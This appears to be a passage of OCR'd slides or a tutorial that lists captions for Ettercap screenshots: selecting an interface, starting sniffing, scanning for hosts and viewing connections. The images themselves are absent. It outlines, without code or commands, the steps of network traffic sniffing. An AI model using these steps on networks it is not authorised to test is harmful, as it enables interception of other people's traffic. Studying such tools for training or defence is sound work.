
Ettercap Screens - Opening Screen & Select The Interface

Ettercap Screens - Start Sniffing


Ettercap Screens – Scan for Hosts




Ettercap Screens - Hosts → Hosts List




Ettercap Screens - View → Connections




Ettercap Screens – View → Connections



